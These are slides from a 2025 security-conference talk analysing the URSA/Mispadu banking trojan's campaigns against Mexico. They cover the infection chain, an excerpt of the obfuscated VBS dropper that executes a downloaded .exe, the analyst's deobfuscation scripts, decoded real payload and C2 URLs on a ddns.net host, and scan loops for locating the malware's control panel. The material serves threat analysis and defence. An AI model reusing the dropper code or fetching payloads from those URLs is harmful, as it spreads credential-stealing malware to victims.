URSA/MISPADU EVOLUTION

Hugo Gonzalez


Pwnterrey - May 24, 2025

URSA/Mispadu evolution

Hugo Gonzalez

¿ESTAS LIST@ PARA UNIRTE AL PRIMER EVENTO DE CIBERSEGURIDAD EN MONTERREY?

-


OnlineQuestions.org
Live online questions for large events: free-of-charge, anonymous, ad-free, easy-to-use
For Audience Members
Event number:
2020206
Enter
For Speaker
Admin
About

CONTENT

- Whoami
- Objective
- URSA/Mispadu
- 2023 Campaign
- 2025 Campaign
- Details
- Conclusions
- Q & A

WHOAMI

Me

- Use to be an academic full time
- Use to work at SCILabs
- Lecturer in graduated programs (Malware analysis)
- Working in SOC for a fortune 500 in manufacturing with main office in Germany
- CTI and malware analyst in free time

OVERVIEW

Give a brief introduction about Mispadu and explain infection chain used by the threat and compare campaings from 2023 and 2025.

URSA/MISPADU

- It is banking trojan designed to steal financial credentials and do remote control on affected systems.
- Focus in LATAM, some campaigns directly to Mexico as a target. Lately some financial institutions from Europe had been added.
- Originally from Brasil (as other banking trojans)
- Malteiro operates this malware as a service

Recent spam campaigns leading to URSA/**Mispadu** has been uncovered. This attack targets systems with Spanish and Portuguese as system languages.

Feedzai
https://www.feedzai.com › Home › Recursos

Mispadu: análisis en profundidad del troyano bancario

Mispadu: análisis detallado del resurgimiento de un troyano bancario peligroso – Descargue nuestro informe de amenaza. El infame troyano bancario **Mispadu**, ...

Morphisec
https://www.morphisec.com › Blog

Rompiendo fronteras: La infiltración de Mispadu más allá ...

26 mar 2024 — Morphisec identificó un aumento en la actividad del troyano bancario **Mispadu**, lo que demuestra una expansión global más allá de ...

Traducido por Google · **Ver original (English)**

The Hacker News
https://thehackernews.com › Cybersecurity News

El troyano Mispadu ataca Europa y compromete miles de ...

3 abr 2024 — El troyano bancario **Mispadu** se expande desde Latinoamérica y ahora ataca a usuarios en Italia, Polonia y Suecia.

Traducido por Google · **Ver original (English)**

Protektnet
https://protektnet.com › pnetnews › mispadu-troyano-a...

Mispadu Troyano apunta a Europa, Miles de credenciales ...

17 abr 2024 — El troyano bancario de nombre **Mispadu** se ha extendido a más allá de América Latina para dirigirse a usuarios en Italia, Polonia y Suecia, ...

WeLiveSecurity
https://www.welivesecurity.com › la-es › 2019/11/21


- Looking for some samples for my malware analysis class I got a sample of this
- Same panel and same obfuscation, so I been tracking for a few months with less resources

2023 CAMPAIGN TARGETING MEXICO

Everything starts with an email!

Posible URSA

Original date:30 de septiembre de 2023



Generated on 2023-09-30, 12:14 by CTIdiagrams

Deployment


2025 CAMPAIGN TARGETING MEXICO

Main differences

- More steps at the begining
- Geo fenced
- Multiple redirections
- Using https
- Same control panel
- Same obfuscation on the VBS

URSA/Malteiro

Original date:marzo de 2025




Generated on 2025-03-15, 08:44 by CTIdiagrams

Deployment

URSA/Mispadu

Original date:mayo de 2025



Phishing con adjunto PDF

El usuario recibe un correo con el pretexto de una supuesta factura, la contraseña es el correo electronico del destinatario

PDF para descargar ZIP

Al seguir el enlace desde el PDF se descarga un archivo comprimido con emojis en el nombre

HTA incluye un JS y este a un VBS que genera un powershell y descarga un VBS

El archivo HTA incluye un recurso en JavaScript y ese manda llamar un archivo VBS, este está ofuscado crea otro archivo VBS usando wscript.shell y lo ejecuta

Payload y C2


El nuevo archivo VBS descarga el payload y se comunica con el C2

Generated on 2025-05-22, 10:34 by CTIdiagrams

Deployment

Interactive view

Interactive view with IoCs



OnlineQuestions.org
Live online questions for large events: free-of-charge, anonymous, ad-free, easy-to-use
For Audience Members
Event number:
2020206
Enter
For Speaker
Admin
About

DEOFUSCATION

- Deobfuscate the strings to obtain the next payloads url. I’m lazy, so steps …
  - Manual function identification
  - Manual key identification

```
565     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
566     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & "1" , Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & "1." & hmLFqTZU_77
567     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + Rif1Mv7PYr_56 & NBhxdtxWJU7NgoO_7)
568
569
570
571
572     if Yb45Eigpe8y_69 <> nSuOlqXKmPk_8 then
573
574     ueO4avowKRQtD_49 PDp6W7nNLzqgluNgIMQ8_71, Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "4" + QHHalpAv349A8QXeyqndS_6
575     DeHKv2D7KMo3nZq_17F Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "4" + QHHalpAv349A8QXeyqndS_6,  Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "
576     rm2o5c5QowkPotjMlR2Zwa_31 Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & "4" & NBhxdtxWJU7NgoO_7, Yb45Eigpe8y_69
577     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
578     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & "4" , Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73
579     RuK2dJoPjHW7FE_34.DeleteFile( Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + "4" & NBhxdtxWJU7NgoO_7)
580     RuK2dJoPjHW7FE_34.DeleteFile( Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + "4" & QHHalpAv349A8QXeyqndS_6)
581
582
583     Set cYIKmNIaGIjt_79 = CreateObject(nQuEPrOou2jD_59)
584
585
586     znpMbgAw7YXexrNEOy_78 = dF2VTSdvphIRB1wN_73 + PjXh8hgV_57
587     ueO4avowKRQtD_49 GxYn0BWsjZwB_3 & GV3dJaS_58 & QHHalpAv349A8QXeyqndS_6, Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpA
588     DeHKv2D7KMo3nZq_17F Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpAv349A8QXeyqndS_6,  Yb45Eigpe8y_69 + dF2VTSdvphIRB1w
589     rm2o5c5QowkPotjMlR2Zwa_31 Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & GV3dJaS_58 & NBhxdtxWJU7NgoO_7, Yb45Eigpe8y_69
590     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
591     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & GV3dJaS_58 , Yb45Eigpe8y_69 & znpMbgAw7YXexrNEOy_78  & ".exe"
592     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + NBhxdtxWJU7NgoO_7 )
593     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpAv349A8QXeyqndS_6 )
594
595     end if
596
597     Set cYIKmNIaGIjt_79 = CreateObject(nQuEPrOou2jD_59)
598     if (PjXh8hgV_57 <> nQuEPrOou2jD_59) then
599
600     cYIKmNIaGIjt_79.ShellExecute  Yb45Eigpe8y_69  & znpMbgAw7YXexrNEOy_78 & PlKlWFyzdsov0_60 , dF2VTSdvphIRB1wN_73 , Yb45Eigpe8y_69 , Ve1KBqBdX
601
602     end if
603     end if
604     end if
605
606      ]]>
607     </script>
608     </component>
```

Obfuscated




```
echo "--------------------------------"
echo " Extraer informaci'on de URSA VBS"
echo "--------------------------------"
echo " PARAM1 : nombre del archivo vbs"
echo " PARAM2 : nombre de la funcion de decodificacion"
echo "--------------------------------"
echo "--------------------------------"

FVBS="$1"
Ffunc="$2"

cp $FVBS file.vbs
grep $2 file.vbs | grep '=' | grep '"' > data.txt
python3 ../de.py > replaces.bash
bash replaces.bash
grep 'http' file.vbs
~
~
```

Bash

```python
def decode(par,v):

    v1 = ord(par[0])-65
    par = par[1:]
    #print(par)
    v2 = ""
    while len(par) >0 :
        v5 = par[0]
        v3 = ord(v5)-65
        v4 = ord(par[1])-65
        v2 = v2+ chr(v3*25+v4-v1-v)
        par = par[2:]
        #print(par)
        #print("."+v2)
    return v2


varss = open('data.txt','r').read().split("\n")[:-1]
dkey = 78
#print(varss)

ddata ={}

for va in varss:
    data = va.split('"')
    v1 = data[0].split("=")[0].strip()
    ddata[v1] = decode(data[1],dkey).replace("/","\/") #.replace("\\","-").replace('"','').replace('#','@')


keyss = ddata.keys()
nk = sorted(keyss,key=len,reverse=True)

for k in nk:
    #print("echo :",'sed -i s/'+k+'/\\"'+ddata[k]+ '\\"/ file.vbs')
    print('''sed -i 's/'''+k+'/\\"'+ddata[k]+ '''\\"/' file.vbs''')

~
```

Python


"https://sac1.ddns.net/ghyjwha" = detmPwOblmPjSm_17("BHBHNHNHJHMFFETETHMGTGVEVESGWGWHHHMESHHGXHNETHAHBHSHDHQHBGT" , czhJl7idEyic9_1)
"https://sac1.ddns.net/v/ghyjwh" = detmPwOblmPjSm_17("VHVIIIIIEIHGAFOFOIHHOHQFQFNHRHRICIHFNICHSIIFOIKFOHUHVINHXILHV" , czhJl7idEyic9_1)
"https://sac1.ddns.net/" = detmPwOblmPjSm_17("BHBHNHNHJHMFFETETHMGTGVEVESGWGWHHHMESHHGXHNET" , czhJl7idEyic9_1)
XRmwgkEG_72 = detmPwOblmPjSm_17(eN4y32UN_36("https://sac1.ddns.net/ghyjwha" & ".php"),13)
NzHCLBWOia5T4Jts_71= "https://sac1.ddns.net/v/ghyjwh" & XRmwgkEG_72(3) & ".thy53j"
CgyHVvASAfA1bG_49 "https://sac1.ddns.net/ghyjwha" & "m1" & ".thy53j", glToKrYP2TV9RHvK66mPN_69 + wd1laXacriStc5ZXgB_73 + yJopNG1ZO1hGIx351KedD_56 & ".zip"
CgyHVvASAfA1bG_49 "https://sac1.ddns.net/ghyjwha" & "a3" & ".thy53j", glToKrYP2TV9RHvK66mPN_69 + wd1laXacriStc5ZXgB_73 + ql0JB8DulgCsRHGcfSiYOo_58 + yyOJG3vM5zy6zoxsCyzMP8_6

Result

HUNTING FOR THE PANEL

- In 2023 while exploring the server distributing the paylod, I came to /w/c?/ that contains information about different campaings.
- Until now, the same urls are working!

FIRST APPROACH

- Use nmap http-title to obtain the distinctive title

  ```
  nmap -p 80,443 --script http-title --script-args http-title.url=/w/c1/ 111.190.202.0/24
  ```

- Is not always accurate

SECOND APPROACH

- Use curl in a loop to test for the webpage, then corroborate with nmap title

```
for i in $(seq 1 254); do curl -I \
https://63.172.153.$i.host.
secureserver.net/w/c1/; done
```

- Improve it for parallel jobs

```
for i in $(seq 1 254); do echo \
https://63.172.153.$i.host.
secureserver.net/w/c1/; done |
parallel -j8 'curl -s -o /dev/null -
w "%{http_code} %{url_effective}\n"
{}'
```

DETAILS

Tools info and slides

https://github.com/hugo-glez/pwnterrey2024

